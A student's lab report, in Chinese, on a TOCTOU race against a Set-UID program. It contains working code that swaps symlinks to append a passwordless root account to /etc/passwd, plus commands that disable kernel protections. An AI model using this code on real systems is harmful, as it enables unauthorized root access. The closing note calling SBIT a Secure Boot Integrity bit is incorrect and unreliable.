

软件安全LAB5-TOCTOU-20307130135李钧

环境设置

Ubuntu内置了对抗竞态条件攻击的保护。该方案通过限制谁可以跟随符号链接来工作。根据文档，“如果跟踪者和目录所有者与符号链接所有者不匹配，则无法跟踪世界可写粘性目录(例如/tmp)中的符号链接。”Ubuntu 20.04引入了另一种安全机制，防止根用户写入他人拥有的/tmp目录下的文件。在这个实验室里，我们需要禁用这些保护。您可以使用以下命令实现这一点：

▼ 关闭保护

[Plain Text](#)[复制代码](#)

```
1 // On Ubuntu 20.04, use the following:
2 $ sudo sysctl -w fs.protected_symlinks=0
3 $ sudo sysctl fs.protected_regular=0
```

▼ A Vulnerable Program

[Plain Text](#)[复制代码](#)

```
1 #include <stdio.h>
2 #include<unistd.h>
3 int main()
4 {
5     char * fn = "/tmp/XYZ";
6     char buffer[60];
7     FILE *fp;
8     /* get user input */
9     scanf("%50s", buffer );
10    if(!access(fn, W_OK)){ ①
11        fp = fopen(fn, "a+"); `
12        fwrite("\n", sizeof(char), 1, fp);
13        fwrite(buffer, sizeof(char), strlen(buffer), fp);
14        fclose(fp);
15    }
16    else printf("No permission \n");
17 }
```

乍一看，这个程序似乎没有任何问题。然而，在这个程序中有一个竞争条件漏洞:由于检查(访问)和使用(fopen)之间的时间窗口，有可能access()使用的文件与fopen()使用的文件不同，即使它们具有相同的文件名/tmp/XYZ。如果恶意攻击者可以在时间窗口内以某种方式使/tmp/XYZ成为指向受保护文件(例如/etc/passwd)的符号链接，则攻击者可以将用户输入附加到/etc/passwd中，从而获得根权限。易受攻击的程序以root权限运行，因此它可以覆盖任何文件。

设置Set-uid程序。我们首先编译给出的Set-UID代码，并将其二进制代码转换为根目录拥有的Set-UID程序。下面的命令可以实现这个目标：

▼ Set up the Set-UID program.

Plain Text

📄 复制代码

```
1 $ gcc vulp.c -o vulp
2 $ sudo chown root vulp
3 $ sudo chmod 4755 vulp
```

关闭保护措施（每次虚拟机重启都需要重新设置）

```
seed@VM: ~/.../Labsetup
[05/23/23] seed@VM:~/.../Labsetup$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[05/23/23] seed@VM:~/.../Labsetup$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
[05/23/23] seed@VM:~/.../Labsetup$
```

编译vulp.c文件

```
[05/23/23] seed@VM:~/.../Labsetup$ gcc vulp.c -o vulp
[05/23/23] seed@VM:~/.../Labsetup$ sudo chown root vulp
sudo: chown: command not found
[05/23/23] seed@VM:~/.../Labsetup$ sudo chown root vulp
[05/23/23] seed@VM:~/.../Labsetup$ sudo chmod 4755 vulp
[05/23/23] seed@VM:~/.../Labsetup$
```

Task 1: Choosing Our Target

说明

我们想利用程序中的竞争条件漏洞。我们选择的目标密码文件/etc/passwd，这是普通用户不能写的。通过利用这个漏洞，我们希望在密码文件中添加一条记录，目标是创建一个具有root权限的新用户帐户。在密码文件中，每个用户都有一个条目，该条目由七个以冒号(:)分隔的字段组成。下面列出了根用户的条目：

```
root:x:0:0:root:/root:/bin/bash
```

对于根用户，第三个字段(用户ID字段)的值为零。也就是说，当根用户登录时，其进程的用户ID被设置为零，从而赋予该进程根权限。基本上，根帐户的权力不是来自它的名称，而是来自用户ID字段。如果我们想要创建一个具有root权限的帐户，我们只需要在这个字段（用户ID字段）中加上一个0。

每个条目还包含一个密码字段，这是第二个字段。在上面的示例中，该字段被设置为“x”，表示密码存储在另一个名为/etc/shadow(影子文件)的文件中。如果我们遵循这个示例，我们必须使用竞争条件漏洞来修改密码和影子文件，这并不难做到。然而，有一个更简单的解决方案。我们可以简单地将密码放在那里，而不是将“x”放在密码文件中，这样操作系统就不会从影子文件中查找密码。

密码字段不包含实际密码；它保存密码的单向散列值。要获得给定密码的这样一个值，我们可以使用adduser命令在我们自己的系统中添加一个新用户，然后从影子文件中获得密码的单向散列值。或者我们可以简单地从种子用户的条目中复制该值，因为我们知道它的密码是dees。有趣的是，在Ubuntu live CD中有一个用于无密码帐户的神奇值，这个神奇值是U6aMy0wojraho(第6个字符是0，而不是字母O)，如果我们把这个值放在用户输入的密码字段中，我们只需要在提示输入密码时按回车键。

task

为了验证魔法密码是否有效，我们手动(作为超级用户)将以下条目添加到/etc/passwd文件的末尾。请报告你是否可以不输入密码登录测试账号，并检查你是否有root权限。

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

完成此任务后，请从密码文件中删除此条目。在下一个任务中，我们需要作为一个普通用户来实现这个目标。显然，我们不允许直接对密码文件这样做，但是我们可以利用特权程序中的竞争条件来实现相同的目标。

通过sudo命令打开、编辑/etc/passwd加入上述内容：

```
systemd-core dump.x:126:134::/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin

test:U6aMy0wojraho:0:0:test:/root:/bin/bash
-- INSERT --
```

让后登录test用户，发现不需要输入密码，直接按回车即可登录。这一步实验结束后手动删除我们添加的内容，为下一步实验做准备。

```
[05/23/23] seed@VM:~/.../Labsetup$ sudo vim /etc/passwd
[05/23/23] seed@VM:~/.../Labsetup$ su test
Password:
root@VM:/home/seed/works/lab5_TT/Lab5 setup/Labsetup#
```

Task 2: Launching the Race Condition Attack

此任务的目标是利用前面列出的易受攻击的Set-UID程序中的竞争条件漏洞。最终目标是获得根权限。攻击的最关键步骤，使/tmp/XYZ指向密码文件，必须在检查和使用之间的窗口内发生;即在易受攻击程序

中的access和fopen调用之间。

task 2.A: Simulating a Slow Machine

让我们假设机器非常慢，并且access()和fopen()调用之间有一个10秒的时间窗口。为了模拟这种情况，我们在它们之间添加了一个睡眠(10)。程序看起来如下所示：


```
if (!access(fn, W_OK)) {  
    sleep(10); //add this  
    fp = fopen(fn, "a+");  
    if (!fp) {  
        perror("Open failed");  
        exit(1);  
    }  
    fwrite("\n", sizeof(char), 1, fp);  
}
```

有了这个附加功能，vulp程序(在重新编译时)将暂停并将控制权交给操作系统10秒。您的工作是手动执行一些操作，因此当程序在10秒后恢复时，该程序可以帮助您向系统添加根帐户。

您将无法修改文件名/tmp/XYZ，因为它在程序中是硬编码的，但是您可以使用符号链接来更改该名称的含义。例如，您可以使/tmp/XYZ成为指向/dev/null文件的符号链接。当您写入/tmp/XYZ时，实际的内容将写入/dev/null请看下面的例子("f"选项表示如果链接存在，先删除旧的链接)：

```
1  $ ln -sf /dev/null /tmp/XYZ  
2  $ ls -ld /tmp/XYZ  
3  lrwxrwxrwx 1 seed seed 9 Dec 25 22:20 /tmp/XYZ -> /dev/null
```

首先尝试将/tmp/XYZ指向别处，如下所示



```
seed@VM: ~/.../Labsetup  
[05/23/23] seed@VM:~/.../Labsetup$ gcc vulp.c -o vulp  
[05/23/23] seed@VM:~/.../Labsetup$ sudo chown root vulp  
[05/23/23] seed@VM:~/.../Labsetup$ sudo chmod 4755 vulp  
[05/23/23] seed@VM:~/.../Labsetup$ ln -sf /dev/null /tmp/XYZ  
[05/23/23] seed@VM:~/.../Labsetup$ ls -ld /tmp/XYZ  
lrwxrwxrwx 1 seed seed 9 May 23 03:14 /tmp/XYZ -> /dev/null  
[05/23/23] seed@VM:~/.../Labsetup$
```

在执行完这一步之后直接运行./vulp并输入我们需要添加的内容"test..."，同时打开一个新的终端，在输入添加的内容并回车之后的十秒内执行指令 "ln -sf /etc/passwd /tmp/XYZ"，等十秒过后通过cat /etc/passwd查看对应文件中出现我们要的内容。

```
seed@VM: ~/.../Labsetup
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin

test:U6aMy0wojraho:0:0:test:/root:/bin/bash[05/23/23] seed@VM:~/...
/Labsetup$

ln -sf /etc/passwd /tmp/XYZ
[05/23/23] seed@VM:~/.../Labsetup$ ./vulp
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
No permission
[05/23/23] seed@VM:~/.../Labsetup$ ln -sf /dev/null /tmp/XYZ
[05/23/23] seed@VM:~/.../Labsetup$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 May 23 03:43 /tmp/XYZ -> /dev/null
[05/23/23] seed@VM:~/.../Labsetup$ ./vulp
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[05/23/23] seed@VM:~/.../Labsetup$
```


同样的，为了方便下面实验，此步成功后手动删除已添加内容。

Task 2.B: The Real Attack

删除sleep语句后编译vulp.c并赋予其一定权限，编写attack.c并编译。


```
vulp.c  x  target_process.sh  x  attack.c  x
1 #include <unistd.h>
2 int main(){
3     while(1){
4         unlink("/tmp/XYZ");
5         symlink("/dev/null", "/tmp/XYZ");
6         usleep(1000);
7
8         unlink("/tmp/XYZ");
9         symlink("/etc/passwd", "/tmp/XYZ");
10        usleep(1000);
11    }
12    return 0;
13 }
```

此外，将sh文件中输入的内容改为我们需要的。



```
1#!/bin/bash
2
3CHECK_FILE="ls -l /etc/passwd"
4old=$($CHECK_FILE)
5new=$($CHECK_FILE)
6while [ "$old" == "$new" ]
7do
8    echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash"
9    | ./vulp
10    new=$($CHECK_FILE)
11done
12echo "STOP... The passwd file has been changed"
```

在一个终端运行attack，另一个终端运行sh文件。但是经过很久都没有反应，考虑是该文件夹权限变更，参考PDF文档删除该文件。



```
[05/23/23]seed@VM:~/.../Labsetup$ ./target_process.sh
^Z
[1]+  Stopped                  ./target_process.sh
[05/23/23]seed@VM:~/.../Labsetup$ ls -ld /tmp/XYZ
-rw-rw-r-- 1 root seed 4061290 May 23 04:31 /tmp/XYZ
[05/23/23]seed@VM:~/.../Labsetup$ █

[05/23/23]seed@VM:~/.../Labsetup$ ./attack
^Z
[1]+  Stopped                  ./attack

[05/23/23]seed@VM:~/.../Labsetup$ sudo rm /tmp/XYZ
[05/23/23]seed@VM:~/.../Labsetup$ ls -ld /tmp/XYZ
ls: cannot access '/tmp/XYZ': No such file or directory
```

运行程序几次，在一次删除/tmp/XYZ之后终止，查看相应文件有我们输入的信息


```

seed@VM: ~/.../Labsetup
[05/23/23] seed@VM: ~/.../Labsetup$ ls -ld /tmp/XYZ
-rw-rw-r-- 1 root seed 2170784 May 23 04:51 /tmp/XYZ
[05/23/23] seed@VM: ~/.../Labsetup$ sudo rm /tmp/XYZ
[05/23/23] seed@VM: ~/.../Labsetup$ 

```

```

seed@VM: ~/.../Labsetup
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[05/23/23] seed@VM: ~/.../Labsetup$ 

```

```

seed@VM: ~/.../Labsetup
[05/23/23] seed@VM: ~/.../Labsetup$ attack

```

```

telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin

test:U6aMy0wojraho:0:0:test:/root:/bin/bash[05/23/23] seed@VM: ~/...
/Labsetup$
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed

```

程序多次运行后/tmp/XYZ文件变成根用户所有

攻击程序在删除/tmp/XYZ（即unlink()）之后，在链接到另一个文件（即symlink()）之前立即切换上下文。因为删除现有符号链接并创建新符号链接的操作不是原子的（涉及两个单独的系统调用）。所以，如果上下文切换发生在中间（即在删除 /tmp/XYZ 之后），并且目标Set-UID程序有机会运行 fopen(fn, "a+")语句，它将创建一个以root为所有者的新文件。攻击程序将无法再更改/tmp/XYZ。

(/tmp文件夹有一个sticky bit, 这意味着只有文件的所有者可以删除该文件, 即使该文件夹是所有用户都可写的)

Task 2.C: An Improved Attack Method

为了解决B中遇到的问题, 我们需要使unlink()和symlink()原子化。幸运的是, 有一个系统调用允许我们实现这一点。更准确地说, 它允许我们自动交换两个符号链接。下面的程序首先创建两个符号链接/tmp/XYZ和/tmp/ABC, 然后使用renameat2系统调用自动切换它们。这允许我们在不引入任何竞争条件的情况下更改/tmp/XYZ指向的内容。

▼ att2.c

Plain Text

📄 复制代码

```
1  #define _GNU_SOURCE
2  #include <stdio.h>
3  #include <unistd.h>
4  int main()
5  {
6      unsigned int flags = RENAME_EXCHANGE;
7      unlink("/tmp/XYZ");
8      symlink("/dev/null", "/tmp/XYZ");
9      unlink("/tmp/ABC");
10     symlink("/etc/passwd", "/tmp/ABC");
11     while(1){
12         renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
13     }
14     return 0;
15 }
```

在虚拟机中编译上述代码, 然后执行攻击, 效果显著:


```

[05/23/23]seed@VM:~/.../Labsetup$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 May 23 04:54 /tmp/XYZ -> /etc/passwd
[05/23/23]seed@VM:~/.../Labsetup$ target_process.sh
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[05/23/23]seed@VM:~/.../Labsetup$ target_process.sh
No permission
STOP... The passwd file has been changed
[05/23/23]seed@VM:~/.../Labsetup$ 

```

```

[05/23/23]seed@VM:~/.../Labsetup$ gcc att2.c -o att2
[05/23/23]seed@VM:~/.../Labsetup$ att2

```

Task 3: Countermeasures

Task 3.A: Applying the Principle of Least Privilege

本实验脆弱程序的根本问题是违反了最小特权原则。程序员确实知道运行程序的用户可能过于强大，所以他/她引入了`access()`来限制用户的权力。然而，这不是正确的方法。一个更好的方法是应用最小特权原则；也就是说，如果用户不需要某种权限，则需要禁用该权限。我们可以使用`seteuid`系统调用暂时禁用根特权，然后在必要时启用它。

修改`vulp.c`文件如下所示，先通过`getuid()`用来取得执行目前进程的用户识别码，因为是`seed`用户执行，进程没有超级用户权限，则`seteuid`只将`euid`设置为`seed`，失去了`root`权限，无法打开`/etc/passwd`

```

int main()
{
    char* fn = "/tmp/XYZ";
    char buffer[60];
    FILE* fp;

    seteuid(getuid()); //add this
    /* get user input */

```

重新编译后按照Task2.c的方法进行攻击，等待数分钟后仍然写入失败。

```
[05/23/23]seed@VM:~/.../Labsetup$ att2
```

```
^Z
```

```
[1]+  Stopped att2
```

```
seed@VM: ~/.../Labsetup
```

```
No permission
```

```
Open failed: Permission denied
```

```
No permission
```

```
No permission
```

1. No permission: if (!access(fn, W_OK))进行判断的时候, 此时/tmp/XYZ链接到了/etc/passwd, access判断seed用户没有权限写/etc/passwd文件, 所以输出No permission
2. Open failed: Permission denied: 此时/tmp/XYZ链接到了/dev/null, seed用户有权限写/dev/null, 但是执行fopen时没有root权限打开/tmp/X指向的受保护的文件/etc/passwd

Task 3.B: Using Ubuntu's Built-in Scheme

开启保护——限制用户建立软链接, 按照上述流程攻击, 攻击失败

```
[05/23/23]seed@VM:~/.../Labsetup$ sudo sysctl -w fs.protected_symlinks=1
```

```
fs.protected_symlinks = 1
```

```
[1]+  Stopped att2
```

```
[05/23/23]seed@VM:~/.../Labsetup$ att2
```

```
^Z
```

```
[2]+  Stopped att2
```

```
[05/23/23]seed@VM:~/.../Labsetup$
```

```
seed@VM: ~/.../Labsetup
```

```
No permission
```

```
No permission
```

```
Open failed: Permission denied
```

```
Open failed: Permission denied
```

```
No permission
```

```
No permission
```

```
No permission
```

```
Open failed: Permission denied
```

(1) How does this protection scheme work?

通过ll -d /tmp指令查看/tmp目录如下, 其最后一位是t, 说明该目录拥有SBIT权限 (/tmp的所有者和组用户的权限都是rwx, 对于other的权限是rwt)

```
[05/23/23]seed@VM:~/.../Labsetup$ ll -d /tmp
drwxrwxrwt 19 root root 4096 May 23 07:44 /tmp
[05/23/23]seed@VM:~/.../Labsetup$
```

/tmp目录设置了sticky bit。当sticky符号保护开启后，在全局可写的sticky目录（如tmp）中，只有当symlink的所有者，与follower或目录所有者相匹配时才能被follow。

在这次攻击中，当打开保护后：

1. 漏洞程序以root权限运行（虽然漏洞程序的所有者是seed，但是运行时的权限是root），即follower为root
2. /tmp目录的所有者是root
3. 但是符号链接所有者是攻击者本身（seed）

所以系统不允许程序使用该符号链接。

(2) What are the limitations of this scheme?

打开sticky符号保护后，仅适用于/tmp这样的sticky目录。

另

1. SBIT是Secure Boot Integrity bit（安全启动完整性位）的缩写。它是一种CPU权限保护机制，旨在确保启动过程中的代码完整性和认证，并在引导操作系统时开启安全启动验证。SBIT的具体是实现依赖于不同的CPU架构和操作系统。一般情况下，它使用CPU硬件提供的机制来保护引导代码的完整性。当启动过程中的代码被篡改时，SBIT会触发，从而使系统停止启动或拒绝执行未经身份验证的代码。在x86架构中，SBIT通常被实现为BIOS或UEFI中的相关配置项。具体实现会有所不同，但它通常会涉及一个Certification Authority（CA）列表，该列表包含了信任的证书或者公钥，表示启动软件的合法性。如果启动过程中的代码没有被这些证书或公钥所认可，SBIT将阻止其执行。
2. “sticky bit”是一个文件系统权限位，它在Linux和其他UNIX系统中被广泛使用。粘滞位可以帮助保护文件和目录的隐私，确保仅授权用户可以编辑和删除它们。在Linux中，粘滞位通常用于保护公共目录（如/tmp）中的文件，以防止其他用户删除或重命名它们。如果对目录设置了粘滞位，将只允许目录的所有者或超级用户删除或重命名其中的文件。因此指定文件可以被传递给任何用户，但只有超级用户才能删除或重命名此类文件。